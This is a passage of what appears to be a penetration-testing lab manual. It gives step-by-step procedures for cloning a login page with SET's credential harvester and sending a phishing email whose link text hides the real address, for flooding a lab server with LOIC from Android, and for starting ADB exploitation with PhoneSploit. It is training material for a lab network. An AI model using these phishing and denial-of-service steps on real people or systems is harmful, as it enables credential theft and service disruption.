5. Type **y** and press **Enter** to agree to the terms of services.
6. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**.

The Social-Engineer Toolkit (SET) is an open-source, Python-driven tool that enables penetration testing via social engineering. It is a generic exploit that can be used to carry out advanced attacks against human targets in order to get them to offer up sensitive information.

Figure 1.2.1: SET main menu

SET categorizes attacks according to the attack vector used to trick people such as email, web, or USB. The toolkit attacks human weakness, exploiting people's trust, fear, avarice, or helping natures.

7. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**.




Figure 1.2.2: Choosing Website Attack Vectors

Because numerous kinds of attacks can be launched using SET, it is a must-have tool for penetration testers to check for vulnerabilities. In fact, it is the standard for social-engineering penetration tests and is supported heavily by the security community.

8. A list of **Website Attack Vector** options appears; type **3** and press **Enter** to choose **Credential Harvester Attack Method**.




Figure 1.2.3: Choosing Credential Harvester Attack Method

TASK 2.2

Create a Cloned Website

9. Now, we need to create a clone of the Facebook login page. Type **2** and press **Enter** to choose **Site Cloner** from the menu.




Figure 1.2.4: Choosing Site Cloner

10. Type the IP address of the local machine (**Parrot Security**) in the prompt for "**IP address for the POST back in Harvester/Tabnabbing**" and press **Enter**.

Note: The IP address of **Parrot Security** in this case is **10.10.10.13**, but this may vary in your lab environment.

11. Now, you will be prompted for a URL to be cloned; type the desired URL in "**Enter the url to clone**" and press **Enter**. In this example, we are cloning the URL **http://certifiedhacker.com/Online%20Booking/index.htm**.

Note: You can clone any URL of your choice.

Figure 1.2.5: Providing the URL to be cloned

12. If a **Press {return} if you understand what we're saying here** message appears, press **Enter**.

Note: If a message appears asking **Do you want to attempt to disable Apache?**, type **y** and press **Enter**.

13. After cloning is completed, the highlighted message appears and he credential harvester initiates, as shown in the screenshot.




Figure 1.2.6: SET website cloning

TASK 2.3

Send a Crafted Email

14. Now, you must send the IP address of your **Parrot Security** virtual machine to a victim and trick them to click on it. Minimize the **Terminal** window.
15. Remaining on your **Parrot Security** virtual machine, click on the **Firefox** icon ( ) in the top section of **Desktop** to launch the **Firefox** web browser.
16. In the **Firefox** browser window, open your email account (in this example, **Gmail**) and log in.

Note: You can use any email account of your choice.

17. After logging into your email account, click the **Compose** button and craft a fake email that will lure a user into opening and clicking on a malicious link.

Note: We will disguise the malicious link behind a fake link that looks safe to click.

18. Having written an enticing message in the body of the email, move the cursor to where you wish to place the malicious link. Then, click the **Insert link** icon ( ).




Figure 1.2.7: Linking a fake URL to the malicious URL

19. In the **Edit Link** window, first type the actual address of your cloned site in the Web address field under the **Link to** section in the **Web address** field, type the actual (malicious) IP address. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned certifedhacker site is **http://10.10.10.13**, and the text that will be displayed in the message is **http://www.bookhotel.com/change_account_password**; click **OK**.




Figure 1.2.8: Edit Link window

20. The fake URL should now appear in the message body, as shown in the screenshot.

21. To verify that the fake URL is linked to the real one, click the fake URL; it will display the actual URL as "**Go to link.**" Once verified, send the email to the intended user.




Figure 1.2.9: Actual URL linked to a fake URL

TASK 2.4

Open the Phishing Email and Log in to the Cloned Website

22. Switch to the **Android** virtual machine.

Note: Restart the **Android** virtual machine if it is not responding.

23. Click the **Google Chrome** icon ( ) on the **Home screen** to launch Chrome.

24. In the **Google Chrome** browser window, sign in to the account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.

Note: We are opening the phishing mail as a victim.




Figure 1.2.10: The phishing email

25. When the victim (in this case, you) clicks the URL, a new tab opens up, and a replica of **www.certifiedhacker.com** loads.

26. The hotel booking page appears, scroll-down to the end of the page. Here, the victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, the page shows an error, as shown in the second screenshot.




Figure 1.2.11: Fake Online Booking login page




Figure 1.2.12: Error in the page

TASK 2.5

Obtain the Credentials

27. As soon as the victim types in their **Username** and **Password** and clicks **Log In**, **SET**, which is running in **Parrot Security**, fetches the typed credentials, which can then be used by the attacker to gain unauthorized access to the victim's account.
28. Switch to the **Parrot Security** virtual machine. In the terminal window, scroll down to find a **Username** and **Password**, displayed in plain text, as shown in the screenshot.

Figure 1.2.13: Credentials fetched by SET

29. This concludes the demonstration of how to phish user credentials using SET.
30. Close all open windows and document all the acquired information.
31. Turn off the **Parrot Security** and **Android** virtual machines.

TASK 3

Launch a DoS Attack on a Target Machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform

In this task, we will use LOIC on the Android mobile platform to launch a DoS attack on a target machine.

1. Turn on the **Windows 10**, **Windows Server 2019**, and **Android** virtual machines.

2. Switch to the **Android** virtual machine. On the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**.

Note: Restart the Android virtual machine if it is not responding.




Figure 1.3.1: Swipe to the second page of the Home screen

Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and Denial-of-Service (DoS) attack application. LOIC performs a DoS attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.

3. On the second page of the **Home screen**, click the **Cx File Explorer** app.




Figure 1.3.2: Launch Cx File Explorer

TASK 3.1

Download and Install LOIC

4. **Cx File Explorer** opens; click **10.10.10.10** from the **Network** tab and navigate to **CEH-Tools → CEHv11 Module 17 Hacking Mobile Platforms → Android Hacking Tools → Low Orbit Ion Cannon (LOIC)**.




Figure 1.3.3: Cx File Explorer

5. Click the **Low Orbit Ion Cannon LOIC_v1.3.apk** file.

Figure 1.3.4: Open the LOIC APK

6. A **Do you want to install this application?** screen appears, click **INSTALL**.

Figure 1.3.5: Click Install

7. The installation begins; on completion, an **App installed** notification appears; click **OPEN** to launch the app.




Figure 1.3.6: Launching LOIC

TASK 3.2

Perform DoS Attack on the Target Machine

8. On the LOIC screen, we will set a target website or machine. In this task, we shall launch a DoS attack on Windows Server 2019 (**10.10.10.19**) machine.
9. In the left pane, in the URL field, type **10.10.10.19** and click the **GET IP** button.
10. The IP address of the target machine is displayed under the **Manual IP** option, as shown in the screenshot.




Figure 1.3.7: Locking on a target

11. To launch the attack, first select the **TCP** radio button; in the right pane, enter **80** as the **Port** number and in the **Threads** field, enter **100**. Then, click the **Start** button, as shown in the screenshot.




Figure 1.3.8: Launching a DoS Attack

12. LOIC begins to flood the target machine with TCP packets, which we will see by running Wireshark.

TASK 3.3

Analyze the Target Machine

13. Switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator**/**Pa$$w0rd**.
14. Click the **Type here to search** field at the bottom of **Desktop** and type **wireshark**. Then, click **Wireshark** from the results.

Note: If **Wireshark** is not installed in the **Windows Server 2019** virtual machine, then navigate to the location **Z:\CEHv11 Module 03 Scanning Networks\Banner Grabbing Tools\Wireshark** and double-click **Wireshark-win64-3.0.5.exe** file and install Wireshark using default settings.

15. **The Wireshark Network Analyzer** opens; double-click on the primary network interface (in this case, **Ethernet0**) to start capturing network traffic.

Note: The network interface might differ in your lab environment.




Figure 1.3.9: Capturing network traffic through Wireshark

16. **Wireshark** starts capturing network packets. Note the huge number of packets coming from the attackers' machine (in this case, **Android**, which has the IP address **10.10.10.14**), as shown in the screenshot.
17. The packets from **10.10.10.14** are sent to the target machine (**Windows Server 2019**), whose IP address is **10.10.10.19**.




Figure 1.3.10: Wireshark displays network traffic

18. Now, click the **Stop capturing packets** icon ( ) in the toolbar to stop the process.

19. Observe the huge number of packets sent in the **Packets** field at the bottom of the **Wireshark** window, as shown in screenshot.




Figure 1.3.11: Stop packet capture

20. Now switch back to the **Android** virtual machine and halt the DoS attack by clicking the **STOP** button.




Figure 1.3.12: Stopping the DoS attack

21. This concludes the demonstration of how to use LOIC on Android to launch a DoS attack on a target machine.
22. Close all open windows and document all the acquired information.
23. Turn off the **Windows 10**, **Windows Server 2019**, and **Android** virtual machines.

TASK 4

Exploit the Android Platform through ADB using PhoneSploit

In this task, we will exploit the Android platform through ADB using the PhoneSploit tool.

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.

Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.

Note: We will target the **Android** virtual machine (**10.10.10.14**) using the **Parrot Security** virtual machine.

1. Turn on the **Parrot Security** and **Android** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Parrot Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory
7. In the **Terminal** window, type **apt-get install adb** and press **Enter** to install ADB.
8. If a **Do you want to continue?** message appears during the installation, type **Y** and press **Enter** to continue.



TASK 4.1

Clone PhoneSploit Repository

9. Once the installation completes, type **git clone https://github.com/01010000-kumar/PhoneSploit** and press **Enter** to clone the PhoneSploit repository.

